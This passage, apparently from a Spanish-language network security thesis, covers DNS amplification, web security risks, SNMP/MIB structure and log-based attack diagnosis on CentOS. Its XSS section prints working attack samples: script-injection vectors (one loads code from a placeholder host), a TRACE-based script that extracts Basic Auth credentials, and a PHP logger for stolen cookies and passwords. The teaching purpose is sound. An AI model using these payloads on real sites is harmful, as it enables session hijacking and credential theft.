Paso 3 al Paso 8 (consultas recursivas): el usuario del servidor DNS principal no tienen permisos para usar el dominio de some-webserver.com. Así, pide a los servidores raíz, que le dirijan a .com Namespace desde donde aprenden del servidor DNS primario de some-webserver.com, que responde con la dirección IP de some-webserver.com.

Paso 9: La dirección IP de some-webserver.com se almacena en webserver.com principal del usuario y los servidores DNS responden al servidor de la víctima (víctima de dirección IP) con la dirección IP para some-webserver.com. La respuesta va a servidor de la víctima porque el atacante ha utilizado falsificación de Dirección IP de origen. El asunto se agrava porque esta respuesta puede ser ampliada hasta un factor de 73.

3.6. Seguridad Web

Riesgos de Seguridad de lado del Cliente

Obtención de un Navegador o Browser

A la hora de obtener un navegador web existen diversas alternativas, las cuales dependen de nuestra comodidad y preferencia. Puede darse el caso que al bajar el navegador desde el internet, estemos bajando un browser falso lo cual nos puede producir los siguientes problemas:

- Obtener y enviar passwords de usuarios
- Bajar los niveles de seguridad del browser

Problemas con los Formularios

Los formularios son utilizados para enviar datos del usuario al servidor, por ejemplo consultas a base de datos, aplicaciones online, etc.

Cuando se utiliza solo HTTP para enviar los datos estos viajan por la red sin seguridad, y la información sensible puede ser vista y/o modificada.

Problemas con aplicaciones complementarias

Un navegador no puede manejar por si solo todos los tipos de datos que se encuentran en la red; debido a esto el browser pueden invocar la ayuda de programas externos, en el computador del usuario según la necesidad o los datos que se estén bajando. Por ejemplo para abrir un archivo pdf es necesario el Acrobat Reader. Pero no en todos los casos los archivos bajados son seguros pues pueden contener scripts o código malicioso

Code Mobile

Java Applets

Los java applets presentan problemas cuando estos se ejecutan en ambientes no controlados debido a bugs o exploits en las implementaciones de las Máquinas Virtuales de Java.

Controles ActiveX

El principal problema de los controles activeX son ejecutados directamente en el computador del cliente, y aunque los controles son entregados de forma segura por parte de sus diseñadores estos pueden ser peligrosos. Por ejemplo HP firma código que puede ser administrado de forma remota.

JavaScript

Los scripts java son interpretados por el propio navegador y aunque no son tan potentes como los applets (porque estos requieren que el usuario acepte su ejecución), muchos de los ataques que circulan por internet son de este tipo.

Cookies

Una cookie es un fragmento de información que se almacena en el disco duro del visitante de una página web a través de su navegador, a petición del servidor de la página. Esta

información puede ser luego recuperada por el servidor en posteriores visitas. En ocasiones también se le llama "huella".

Si las cookies son enviadas en texto claro, pueden ser utilizadas para husmear o hackear una sesión HTTP.

Las cookies pueden ser utilizadas para seguir las sesiones que l usuario va visitando, siendo esto una violación de seguridad

Riesgos de Seguridad de lado del Servidor

Un servidor web puede presentar los siguientes problemas de seguridad

- Webs interactivas se basan en formularios y scripts
  - ✓ Los formularios están en HTML
  - ✓ El usuario llena los formularios y envía la información a través del botón envío
  - ✓ Esto origina un requerimiento del servidor que contiene los datos ingresados por el usuario
  - ✓ El requerimiento dispara en el servidor procesos
- Entradas de datos inesperadas pueden causar efectos inesperados
  - ✓ Caracteres especiales
  - ✓ Entradas de cadenas largas
- La posibilidad de que le servidor se caiga
- El atacante se haga del control total del sitio

Buffer Overflow

Es un error de software que se produce cuando se copia una cantidad de datos sobre un área que no es lo suficientemente grande para contenerlos, sobrescribiendo de esta manera otras zonas de memoria. Esto se debe en general a un fallo de programación. La consecuencia de escribir en una zona de memoria imprevista puede resultar impredecible. Existen zonas de memoria protegidas por el sistema operativo. Si se produce la escritura fuera de una zona de memoria protegida se producirá una excepción del sistema de acceso a memoria seguido de la terminación del programa. Bajo ciertas condiciones, un usuario obrando con malas intenciones puede aprovecharse de este mal funcionamiento o una vulnerabilidad para tener control sobre el sistema.

Cross Site Scripting

Su nombre original es "Cross Site Scripting", y es abreviado como XSS para no ser confundido con las siglas CSS, (hojas de estilo en cascada). Las vulnerabilidades de XSS originalmente abarcaban cualquier ataque que permitiera ejecutar código de "scripting", como VBScript o JavaScript, en el contexto de otro sitio web (y recientemente esto se podría clasificar más correctamente como "distintos orígenes").

Estos errores se pueden encontrar en cualquier aplicación que tenga como objetivo final, el presentar la información en un browser. No se limita a sitios web, ya que puede haber aplicaciones locales vulnerables a XSS, o incluso el navegador web en sí. El problema está en que usualmente no se validan correctamente los datos de entrada que son usados en cierta aplicación. Esta vulnerabilidad puede estar presente de forma directa (también llamada persistente) o indirecta (también llamada reflejada).

- **Directa** (Persistente): este tipo de XSS comúnmente filtrado, y consiste en invadir código HTML peligroso en sitios que así lo permiten; Incluyendo así tags como lo son <script> o <iframe>.

- **Indirecta** (Reflejada): este tipo de XSS consiste en modificar valores que la aplicación web utiliza para pasar variables entre dos páginas, sin usar sesiones y sucede cuando hay un mensaje o una ruta en la URL del navegador, en una cookie, o cualquier otra cabecera HTTP (en algunos navegadores y aplicaciones web, esto podría extenderse al DOM del navegador).

XSS Directo (persistente)

Funciona localizando puntos débiles en la programación de los filtros de HTML si es que existen, para publicar contenido (como blogs, foros, etc.).

Normalmente el atacante tratara de insertar tags como <iframe>, o <script>, pero en caso de fallar, el atacante puede tratar de poner tags que casi siempre están permitidas y es poco conocida su capacidad de ejecutar código. De esta forma el atacante podría ejecutar código malicioso.

Ejemplos:

Una posibilidad es usar atributos que permiten ejecutar código.

```
<BR SIZE="&{alert('XSS')}">
<FK STYLE="behavior: url(http://yoursite/xss.htc);">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

como

nplo:

```
<div fu="alert('Hola mundo');" STYLE="background-image: url(javascript:eval(this.fu))">
```

AJAX

Usar AJAX para ataques de XSS no tan conocido, pero peligroso. Se basa en usar cualquier tipo de vulnerabilidad de XSS para introducir un objeto XML Http y usarlo para enviar contenido POST, GET, sin conocimiento del usuario.

Este se ha popularizado con gusanos de XSS que se encargan de replicarse por medio de vulnerabilidades de XSS persistentes (aunque la posibilidad de usar XSS reflejados es posible).

El siguiente script de ejemplo obtiene el valor de las cabeceras de autenticación de un sistema basado en Autenticación Básica (Basic Auth). Sólo falta decodificarlo, pero es más fácil mandarlo codificado al registro de contraseñas. La codificación es base64.

Script para obtener credenciales en tipo BASIC

Esta técnica también es llamada XST, Cross Site Tracing.

```
var xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
// para firefox, es: var xmlhttp = new XMLHttpRequest();
xmlhttp.open("TRACE","./",false);
xmlhttp.send(null);
str1=xmlhttp.responseText;
splitString = str1.split("Authorization: Basic ");
str2=splitString[1];
str3=str2.match(/.*/)[0];
```

Por cuestiones de seguridad, Mozilla Firefox y el Internet Explorer 6.2+ no permiten usar el método TRACE.

Y este código guardaría un log con las cookies que enviaría el atacante.

```
<?php

$archivo = fopen('log2.htm','a');

$cookie = $_GET['c'];

$usuario = $_GET['id'];

$ip = getenv ('REMOTE_ADDR');

 $re = $HTTPREFERRER;

$fecha=date("j F, Y, g:i a");

fwrite($archivo, '<hr>USUARIO Y PASSWORD:
'.htmlentities(base64_decode($usuario)));
fwrite($archivo, '<br />Cookie: '.htmlentities($cookie).'<br />Pagina: '.htmlentities($re));
fwrite($archivo, '<br /> IP: ' .$ip. '<br /> Fecha y Hora: ' .$fecha. '</hr>');

fclose($archivo);

?>
```

http://www.example.com/home.asp?frame=menu.asp

Y que al acceder se creará un documento HTML enlazando con un frame a menu.asp.

En este ejemplo. ¿Qué pasaría si se pone como URL del frame un código javascript?

```
javascript:while(1)alert("Este mensaje saldrá indefinidamente");
```

Si este enlace lo pone un atacante hacia una víctima. Un visitante puede verlo y verá que es del mismo dominio suponiendo que no puede ser nada malo y de resultado tendrá un loop infinito de mensajes.

Un atacante en realidad trataría de colocar un script que robe las cookies de la victima para después poder personificarse como con su sesión, o hacer automático el proceso con el uso de la librería cURL o alguna similar. De esta forma el atacante, podría al recibir

la cookie, ejecutar acciones con los permisos de la victima sin siquiera necesitar tu contraseña.

Otro uso común para estas vulnerabilidades es lograr hacer phishing. Quiere ello decir que la víctima ve en la barra de direcciones un sitio, pero realmente está en otra. La víctima introduce su contraseña y se la envía al atacante.

Una página como a siguiente:

error.php?error=Usuario%20Invalido

Es probablemente vulnerable a XSS indirecto, ya que si escribe en el documento "Usuario Invalido", esto significa que un atacante podría insertar HTML y JavaScript si así lo desea. Por ejemplo, un tag como <script> que ejecute código javascript cree otra sesión bajo otro usuario y mande la sesión actual al atacante.

Para probar vulnerabilidades de XSS en cookies, puedes modificar el contenido de una cookie de forma sencilla, usando el siguiente script. Sólo se debe colocar en la barra de direcciones, y presionar Enter.

```
javascript:void prompt
("Introduce la cookie:",document.cookie).replace(/[^;]+/g,function(_){document.cookie=_;});
```

3.7. Protocolo SNMP

El Protocolo Simple de Administración de Red o SNMP es un protocolo de la capa de aplicación que facilita el intercambio de información de administración entre dispositivos de red. Es parte de la familia de protocolos TCP/IP. SNMP permite a los administradores supervisar el desempeño de la red, buscar y resolver sus problemas, y planear su crecimiento.




Gráfico III.20.-Protocolo SNMP

Las versiones existentes son SNMPv1- SNMPv2, SNMPv3.

SNMPv2 posee operaciones adicionales a la versión 1.

SNMPv3 implementa cambios en aspecto de seguridad.

Este protocolo es de la capa de aplicación de la familia TCP/IP (transporte, sesión, presentación y aplicación), Pero tipo datagrama (es decir la capa sesión no aplica) cada intercambio es una transacción independiente entre el gestor y el agente. SNMP facilita el intercambio de información de administración entre dispositivos de red.

Permite:

- Supervisar desempeño de red.
- Buscar.

- Resolver problemas.
- Planear crecimiento.
- No permite:
- Modificar la estructura de la MIB (añadir o eliminar objetos) ya que solo le permite el acceso a hojas.
- Ejecutar comandos para realizar acciones.
- Su seguridad es casi nula ya que se hace mediante uso de comunidades (un nombre con un conjunto de operaciones permitidas) definidas en los agentes (un agente puede tener varias comunidades definidas).
- Estas características lo hacen simple pero limitan la posibilidad de gestión.

Una red administrada a través de SNMP tiene 3 componentes claves:

1. Dispositivos administrados: (Elementos de red). Nodo de red que contiene un agente SNMP y reside en una red administrada.

Recoge y almacena información de administración y se pone a disposición de NMS`s usando SNMP. (Ej: switches, routers, PC`s, impresoras, etc).

2. Agentes: Modulo de software de administración de red que reside en un dispositivo administrado, posee conocimiento local de información de administración, (numero de paquetes ip`s recibidos, rutas, memoria libre, etc) esto es posible por la MIB local que contiene cada agente, que a su vez atiende solicitudes de usuario a peticiones de monitorización y control la cual es traducida a un formato compatible con SNMP y organizadas en jerarquías.

3. NMS`S: Sistema administradores de red, ejecuta aplicaciones que supervisan y controlan a los dispositivos administrados; proporcionan el volumen de recursos de procesamiento y memoria requeridos para la administración de la red.

COMANDOS SNMP BÁSICOS (supervisión y control)

- **Lectura (GET):** Usado por el NMS para supervisar.
- **Escritura (SET):** Usado por el NMS para controlar elementos de red.
- **Notificación (TRAP):** Usado por los dispositivos administrados para reportar eventos en forma asíncrona a un NMS.
- **Operaciones transversales:** usados por el NMS para determinar que variables soporta un dispositivo administrado y para recoger secuencialmente información en tablas de variables. (Ej: tablas de rutas).

ESTRUCTURA MENSAJES SNMP

Se compone de lo siguiente:

- **Versión:** Indica el numero de versión que está en uso.
- **Comunidad:** Este especifica la seguridad, puede ser de tipo “Public” o “Private”.
- **SNMP_PDU:** Este es el contenido, depende de la operación que se esté ejecutando. (GET, SET, TRAP).

SNMPv1

- **GET REQUEST:** Petición NMS-agente para que envíe los valores contenidos en el MIB.
- **GET NEXT REQUEST:** Petición NMS-agente siendo este referente al objeto siguiente al especificado anteriormente.
- **SET REQUEST:** Petición NMS-agente para modificar un atributo.
- **SET NEXT REQUEST:** Modifica el siguiente atributo
- **GET RESPONSE:** Responde a todas las peticiones hechas.
- **TRAP:** Informa daños en la comunicación al NMS.

SNMPv2

Son los mismos componentes del SNMPv1, agregando estos dos:

- **GET BULK REQUEST:** Solicita varios atributos en vez de uno por uno como el GET NEXT.
- **INFORM REQUEST:** Información de gestión entre un nodo de administración a otro nodo de administración.

Identificador: Número utilizado por el NMS-agente para enviar solicitudes y respuestas diferentes en forma simultánea.

Estado e índice de error: Solo se use en mensajes Get Response (para las consultas se usa 0); este campo se usa y es diferente cuando el estado es diferente de 0, proporcionando de esta manera información del problema.

Puede tener los siguientes valores:

0: No hay error.

1: Demasiado grande.

2: No existe variable.

3: Valor incorrecto

4: Valor lectura.

5: Error genérico.

BASE DE INFORMACION DE ADMINISTRACION SNMP (MIB)

MIB: Es una colección de información organizada jerárquicamente, son accedidas usando protocolos como SNMP.

El Objeto Administrado es almacenado dentro de la MIB, donde son especificadas las variables que definen los tipos de objetos los cuales son:

1. **Escalares:** Definen una simple instancia de objeto.
2. **Tabulares:** Definen múltiples instancias de objeto relacionados que están agrupados conjuntamente en tablas MIB.

Object ID: Identificador de objeto, únicamente identifica un objeto administrado en la jerarquía MIB.

El objeto administrado podrá ser identificado por el nombre o por el descriptor de objeto.

MIB Base de Información Gestionada

Es un tipo de base de datos que contiene información jerárquica, estructurada en forma de árbol de todos los dispositivos gestionados en una red de comunicaciones.

Define las variables usadas por el protocolo SNMP para supervisar y controlar los componentes de una red.

Cada objeto manejado en una MIB tiene un identificador de objeto único e incluye el tipo de objeto; tal como contador, secuencia; el nivel de acceso tal como lectura y escritura, restricciones de tamaño y la información del rango del objeto.

Los formatos MIB de CMIP y SNMP se diferencian en estructura y complejidad.

CMIP (CMOT): Protocolo de administración de información común basado en el modelo OSI; definen la comunicación entre las aplicaciones de la administración de red y gerencia de agentes, definidos en términos de objetos administrados y permite modificar las acciones sobre objetos manejados, similar al concepto X.500. Los objetos son identificados con DN. Es otro protocolo de similar funcionamiento a SNMP solo que SNMP se generalizo como el estándar de facto en gestión de redes recomendado por Internet.

Los objetos MIB se definen usando un subconjunto ASN.1.

ASN.1: Notación sintáctica abstracta. Norma para representar datos independientemente de la maquina que se este usando y sus formas de representación internas. Protocolo de nivel de presentación en OSI, el SNMP usa ASN.1 para representar sus objetos gestionables.

ASN.1 usa la notación Backus-Naur (BNF) para escribir la forma en la que la información es almacenada.

TIPOS DE DATOS

Se clasifican según si:

- Son simples (primitivos).
- Compuestos (construidos).
- Mera etiqueta (definidos).

TIPOS PRIMITIVOS (Simples)

ESCALARES: almacenan un único valor, los más importantes son:

INTEGER: Números enteros.

OCTET STRING: secuencia bytes se deriva

- Display string (ASCII).
- Octet bit string (bytes mayores de 32)
- Physaddress (dirección de nivel de enlace)

OBJECT IDETIFIER: Representa identificador de objetos, la posición de un objeto dentro del MIB.

BOLEAN: Valores verdadero-falso.

NULL: Ausencia de valores.

TIPOS CONSTRUIDOS (Compuestos)

Se crean arrays y tablas.

- SEQUENCE: Estructura datos, lista ordenada de datos diferentes.
- SEQUENCE OF: Lista ordenada de tipos de datos iguales.
- SET: igual que SEQUENCE pero lista no ordenada.
- SET OF: Igual que SEQUENCE OF pero no está ordenada.
- CHOICE: Valores fijos, y se elige uno de ellos. Ejemplo: esta variable puede tomar valores de “Apagado” “Reposo”.

TIPOS DEFINIDOS (Deriva de anteriores pero con nombre más descriptivo)

- **ipaddress:** almacena dirección ip son 4 bytes definidos como OCTECTSTRING
- (size 4)
- **Counter:** Contador que únicamente puede incrementar su valor, y cuando llega al máximo vuelve a 0. Solo pueden valores 0 o positivos.
- **Gauge:** indicador de nivel, valor que puede incrementar o decrementar. Ej: medidor de ancho de banda en una interfaz (entero 32 bits)
- **Timeticks:** medir tiempos (centésimas de segundos) entero de 32 bytes muestra tiempo que ha transcurrido.

CLASES DE DATOS

Cuatro clases de datos que etiquetan al resto de tipos de datos.

- UNIVERSAL: generales. Boolean, integer, real.
- ESPECIFICA AL CONTEXTO: Definidos para el contexto local que se usan en estos tipos.
- APLICACIÓN: aplicación especifica.
- PRIVADA: Definidas por el usuario.

TIPOS DE NODOS

Estructurales: solo tienen descritos su posición en el árbol “Ramas”. Ejemplo:

ip object identifier

:: = {1 3 6 1 2 1 4}

Información: son nodos “hoja” no desprende ningún otro nodo, basados en macro object type.

Ejemplo:

ip inReceives object

syntax counter

Access read-only

status mandator

Description “texto descriptivo indicando para que vale”

:: = {ip 3}

Este fragmento ASN.1 nos indica que el objeto ipinReceives, es un contador de solo lectura que es obligatorio incorporar si se quiere ser compatible con la MIB-II (aunque luego no se utilice) que cuelga del nodo ip con valor 3. El nodo estructural “ip” con su valor absoluto, podemos ver que identificador de objeto de “ipinReceives” es “1.3.6.1.2.1.4.3”.

ESTRUCTURA Y CONTENIDOS DE LA MIB-II

Se compone de los siguientes nodos estructurales.

SYSTEM (1): Muestra información genérica del sistema gestionado. (7 objetos).

INTERFACES (2): En este grupo se muestra la información de las interfaces presentes en el sistema y estadísticas. (2 subárboles: 1 y 22 objetos).

AT (3): Address translation. Obsoleto pero se mantiene por compatibilidad MIB-I. Contiene MAC correspondiente a ip. Mapeo internet-subred (3 objetos).

IP (4): Proporciona las tablas de rutas, y mantiene estadísticas sobre los datagramas IP recibidos.(60 objetos con 4 subárboles)

ICMP (5): Se almacenan contadores de paquetes ICMP entrantes, salientes y errores. (26 objetos)

TCP (6): Información relativa a la configuración, estadísticas y estado de protocolo. (18 objetos y 2 subárboles)

UDP (7): Cuenta el número de datagramas UDP, enviados, recibidos y entregados. (6 objetos y 2 subárboles)

EGP (8): Recoge información sobre el número de mensajes EGP recibidos, generados. (20 objetos y 2 subárboles)

TRANSMISSION (10): Deriva de diferentes tecnologías del nivel de enlace implementados en las interfaces del sistema gestionado, información sobre los esquemas de transmisión y protocolos de acceso. (El número de objetos es variable)

SNMP (11) (30 objetos)

SINTAXIS MIB-II

Tipos de objetos:

- **Universales**

  object string: para texto.

  Null: carece valor.

  Object identifier: Nodos estructurales.

  Sequence y sequence of: Arrays , estructura de datos que almacena los datos con un indice y valor.

- **Aplication type**

  ipaddress: Dirección ip.

  Counter: contadores gauge

  timeticks: mide tiempos en centésimas de segundos.

  Opaque: para cualquier otra sintaxis ASN.1.

SMI (Estructura de Información Gestionada)

Identifica tipo de datos de esta manera:

- Como se pueden utilizar
- Como los recursos se representan y nombran en la MIB.

FUNCIONAMIENTO:

- Simplicidad: Tipos de datos simples, escalares y arrays. Accede mediante tipo primitivo incluyendo elementos individuales de tipo compuesto.
- Posibilidad de extensión: Permite agregar nuevos objetos dependiente o independiente del fabricante, puede generar problemas de interoperabilidad.

DEFINE:

- Estructura MIB.
- Sintaxis y tipos de valores para objetos individuales (en ASN.1).
- Codificación de valores de objetos (en ASN.1)

Vulnerabilidades de SNMP v1

- Manipulación de Datos de Campo
- Dos
- Ataques de Replay
- Contraseñas Inseguras y públicamente conocidas

Vulnerabilidades SNMP v2

- Uso de UDP
- No previene Dos o análisis de tráfico
- Contraseña de 16 caracteres definida por el usuario permite ataques de fuerza bruta

CAPÍTULO IV

4. DIAGNÓSTICO DE ATAQUES

Al tomar medidas de seguridad se deben establecer procedimientos para evaluar y monitorear el sistema y su entorno, se recopilará información sobre el sistema y el uso que dan los usuarios a los servicios y así tomar medidas en el caso de haber mal uso de los mismos.

El procedimiento o los procedimientos de seguridad se determinan dependiendo de la función que desempeñará el sistema de cómputo. Existen dos tipos de funciones que son: estación de trabajo y servidor. Esta última es la más importante y a su vez la más delicada, ya que se hace necesario tomar decisiones que ayuden a la seguridad e

integridad de los datos ya que al hablar de un servidor estamos refiriéndonos a un repositorio de datos o a su vez el encargado de la distribución de un servicio mediante una aplicación.

Dentro del Diagnóstico de Ataques vamos hacer referencia a la siguiente metodología:

4.1. Identificación del Objetivo

4.2. Administración de Fallas

4.3. Localización de Fallas

4.4. Corrección de Fallas

4.1. Identificación Del Objetivo

Para el diagnóstico de los ataques debemos determinar cuáles serían los servicios sensibles y propensos para que el atacante pudiera obtener información válida para realizar algún tipo de acción que comprometiere a una o varias personas. Cabe mencionar que los ataques se realizan con distintos motivos desde la curiosidad hasta con el fin de realizar un delito.

Por lo pronto en el presente capítulo presentamos como objetivo de ataque a los siguientes protocolos HTTP, DNS, SNMTP, SMTP, FTP, TELNET, SSH de la capa de aplicación en un servidor Centos 5.2.

4.2. Administración De Fallas

Monitoreo De Fallas

Las alarmas pueden ser generadas de distintas formas ya sea por medio de avisos del mismo sistema operativo o mediante el uso de herramientas de monitoreo de red.

Se ha usado como herramientas: un IDS, NESSUS, TCP-wrappers , TRIPWIRE y varios comandos del propio sistema operativo.

Tipo de las alarmas

_ *Alarmas en las comunicaciones.* Son las asociadas con el transporte de la información, como las pérdidas de señal.

_ *Alarmas de procesos.* Son las asociadas con las fallas en el software o los procesos, como cuando el procesador de un equipo excede su porcentaje normal.

_ *Alarmas de equipos.* Como su nombre lo indica, son las asociadas con los equipos. Una falla de una fuente de poder, un puerto, son algunos ejemplos.

_ *Alarmas ambientales.* Son las asociadas con las condiciones ambientales en las que un equipo opera. Por ejemplo, alarmas de altas temperaturas.

_ *Alarmas en el servicio.* Relacionadas con la degradación del servicio en cuanto a límites predeterminados, como excesos en la utilización del ancho de banda, peticiones abundantes de icmp.

Severidad de las alarmas.

_ *Crítica.* Indican que un evento severo ha ocurrido, el cual requiere de atención inmediata. Se les relaciona con fallas que afectan el funcionamiento global de la red. Por ejemplo, cuando un enlace importante está fuera de servicio, su inmediato restablecimiento es requerido.

_ *Mayor.* Indica que un servicio ha sido afectado y se requiere su inmediato restablecimiento. No es tan severo como el crítico, ya que el servicio se sigue ofreciendo aunque su calidad no sea la óptima.

_ *Menor.* Indica la existencia de una condición que no afecta el servicio pero que deben ser tomadas las acciones pertinentes para prevenir una situación mayor.

Por ejemplo, cuando se alcanza cierto límite en la utilización del enlace, no indica que el servicio sea afectado, pero lo será si se permite que siga avanzando.

_ *Indefinida.* Cuando el nivel de severidad no ha sido determinado por alguna razón.

4.3. Localización de fallas.

Este segundo elemento de la administración de fallas es importante para identificar las causas que han originado una falla. La alarma indica el lugar del problema, pero las pruebas de diagnóstico adicionales son las que ayudan a determinar el origen de la misma. Una vez identificado el origen, se tienen que tomar las acciones suficientes para reparar el daño.

Para la mencionada localización necesitamos de herramientas y comandos del propio sistema operativo, a continuación describiremos brevemente el uso de la herramienta y qué tipo de vulnerabilidad encuentra.

Demonio Syslog

El demonio del syslog llamado syslogd se encarga de “capturar” mensajes que envía el sistema y guardarlos en archivos según su procedencia.

Existen numerosos procesos que generan logs o anotaciones. Los mensajes de logs son generados para notificar la realización de un evento. Un ejemplo de logs, se da cuando por algún motivo un usuario se equivoca al teclear su clave de entrada, este error genera un mensaje que es guardado en un archivo para que el administrador tenga un registro del evento.

Los logs son guardados en un directorio especificado por el administrador del sistema, si el syslog está configurado por defecto, este directorio es el /var/logs/ el administrador

puede configurar el syslog para que envié los mensajes a otro servidor o dentro de una ubicación distinta dentro del mismo servidor para así tener un segundo respaldo para evitar la alteración de los archivos.

No solamente son guardados los mensajes de error, también son almacenados los mensajes de los procesos que funcionan adecuadamente.

Existe una gran variedad de mensajes, por eso es conveniente separar los mensajes en archivos, esto se especifica en el archivo de configuración del syslog llamado syslog.conf ubicado por defecto en /etc/syslog.conf este archivo contiene todas las configuraciones del syslogd y tiene el siguiente esquema:

Después de mencionar la funcionalidad del syslog.conf analizaremos las partes del archivo

- En esta parte hace referencia a la ubicación de los log que son enviados a pantalla por parte de la máquina hacia el usuario, que tienen relación con el kernel

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console
```

- El /var/log/messages contiene un tipo de información miscelánea , según se le haya asignado en /etc/syslog.conf

```
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none                /var/log/messages
```

```
-rw-r-----  1 mysql mysql  18559 may 28 12:13 mysqld.log
```

- /var/log/secure aquí se almacenan todos los eventos de seguridad, conexiones realizadas al equipo, cambios de usuario (su, etc....). Buscar conexiones a servicios poco frecuentes, direcciones IP de conexiones poco frecuentes y todo lo que se sale de lo habitual.

```
# The authpriv file has restricted access.
authpriv.*                                              /var/log/secure
```

- Todos los mensajes de mail se encuentran en /var/log/maillog

```
# Log all the mail messages in one place.
mail.*                                                  -/var/log/maillog
```

- /var/log/spooler aquí se guarda las noticias de nivel crítico y alto en una archivo especial

```
# Save news errors of level crit and higher in a special file.
uucp,news.crit                                          /var/log/spooler
```

- /var/log/boot.log aquí se guarda los mensajes de boot

```
# Save boot messages also to boot.log
local7.*                                                /var/log/boot.log
```

Este método nos ayuda a la localización de los eventos sucedidos, dentro de los cuales podremos identificar los permisos del usuario que ingresó y además la fecha en la cual ingresó mediante algún evento

Comando Last Y Lastb

Con este comando podemos ver los últimos usuarios que se han logueado en el sistema y que terminales usaron, así como también los últimos reinicios del sistema. Su sintaxis es tan simple como:

$: last

Muestra cuando un usuario entró al sistema y los últimos eventos que han pasado a la máquina. Este comando utiliza el archivo /var/log/wtmp el cual se encuentra en formato binario.

```
[root@c1sco ~]# last
root     pts/3        :0.0             Fri Oct  2 02:52   still logged in
root     pts/3        :0.0             Fri Oct  2 02:32 - 02:51  (00:19)
root     pts/4        :0.0             Fri Oct  2 02:07 - 02:32  (00:25)
root     pts/4        :0.0             Fri Oct  2 02:05 - 02:06  (00:00)
root     pts/3        :0.0             Fri Oct  2 01:31 - 02:23  (00:52)
usuariot pts/4        172.30.124.1     Fri Oct  2 00:57 - 00:57  (00:00)
usuariot pts/4        172.30.124.1     Fri Oct  2 00:32 - 00:32  (00:00)
root     pts/3        :0.0             Fri Oct  2 00:25 - 00:57  (00:31)
root     pts/3        :0.0             Fri Oct  2 00:19 - 00:23  (00:03)
root     pts/2        :0.0             Thu Oct  1 23:32   still logged in
root     pts/2        :0.0             Thu Oct  1 21:55 - 21:56  (00:00)
root     pts/1        :0.0             Thu Oct  1 21:45 - 21:46  (00:00)
root     :0                            Thu Oct  1 21:44   still logged in
root     :0                            Thu Oct  1 21:44 - 21:44  (00:00)
reboot   system boot  2.6.18-92.el5    Thu Oct  1 21:43          (05:08)
root     pts/3        :0.0             Mon Sep 21 22:57 - 22:59  (00:02)
root     pts/2        :0.0             Mon Sep 21 21:44 - 23:10  (01:26)
root     pts/1        :0.0             Sat Sep 12 12:47 - 23:27 (9+10:40)
root     pts/1        :0.0             Sat Sep 12 12:28 - 12:44  (00:16)
root     :0                            Sat Sep 12 12:28 - 23:27 (9+10:59)
root     :0                            Sat Sep 12 12:28 - 12:28  (00:00)
reboot   system boot  2.6.18-92.el5    Sat Sep 12 12:26         (9+11:00)
root     pts/2        :0.0             Fri Sep 11 03:35 - 03:43  (00:07)
root     pts/2        :0.0             Fri Sep 11 03:33 - 03:34  (00:00)
root     pts/2        :0.0             Fri Sep 11 03:31 - 03:31  (00:00)
root     pts/1        :0.0             Fri Sep 11 03:31 - 03:34  (00:03)
root     :0                            Fri Sep 11 03:30 - 03:57  (00:27)
root     :0                            Fri Sep 11 03:30 - 03:30  (00:00)
```

Gráfico IV.21.-Comando LAST Y LASTB

OPCIONES AVANZADAS COMANDO LAST

Tabla IV.III.-Opciones Avanzadas Comando LAST

Comando	Descripción
$: last | grep overclock > login_overclock.txt	SE puede usar pipes (tuberías) y hacer uso de la redirección estándar, como con cualquier comando, por ejemplo si queremos generar un archivo sobre los últimos logins del usuario overclock
$: last -n 2	El modificador **-n [numero]** nos muestra los últimos **X** cantidad de logins del usuario.
$: last root	El modificador **[username]** nos muestra los últimos accesos al sistema de un usuario en particular, por ejemplo si queremos saber sobre los accesos de "root".
$: last tty1	El modificador **[ttyX]** donde **X** es un numero real, que identifica a la terminal, nos muestra los últimos logins en esa shell
$: last –I	El modificador **-i**, nos dice desde que dirección de IP se loguearon en nuestro sistema.

Estas entradas por lo general son leídas de un log, este es el archivo /var/log/wtmp, comúnmente en ciclos de 30 días, por lo que siempre tendremos una copia del mes anterior llamada wtmp.1 (nunca dos meses, ya que se sobrescriben), a menos que hagamos una copia de este archivo, por ejemplo estableciendo con el cron, un backup mensual de este archivo.

El modificador **-f** especifica el archivo del cual deben ser leídas las entradas, por ejemplo nosotros actualmente queremos ver las del mes anterior por lo que hacemos:

```
$: last -f /var/log/wtmp.1
```

```
root     tty1                          Sat Mar  1 05:04    gone - no logout
root     tty1                          Sat Mar  1 05:04 - 05:04  (00:00)
facundo  :0                            Sat Mar  1 05:02    gone - no logout
reboot   System boot  2.6.22-2-486     Sat Mar  1 05:02 - 04:50 (27+00:48)
facundo  :0                            Sat Mar  1 02:38 - down   (02:22)
root     tty1                          Sat Mar  1 02:36 - down   (02:25)
```

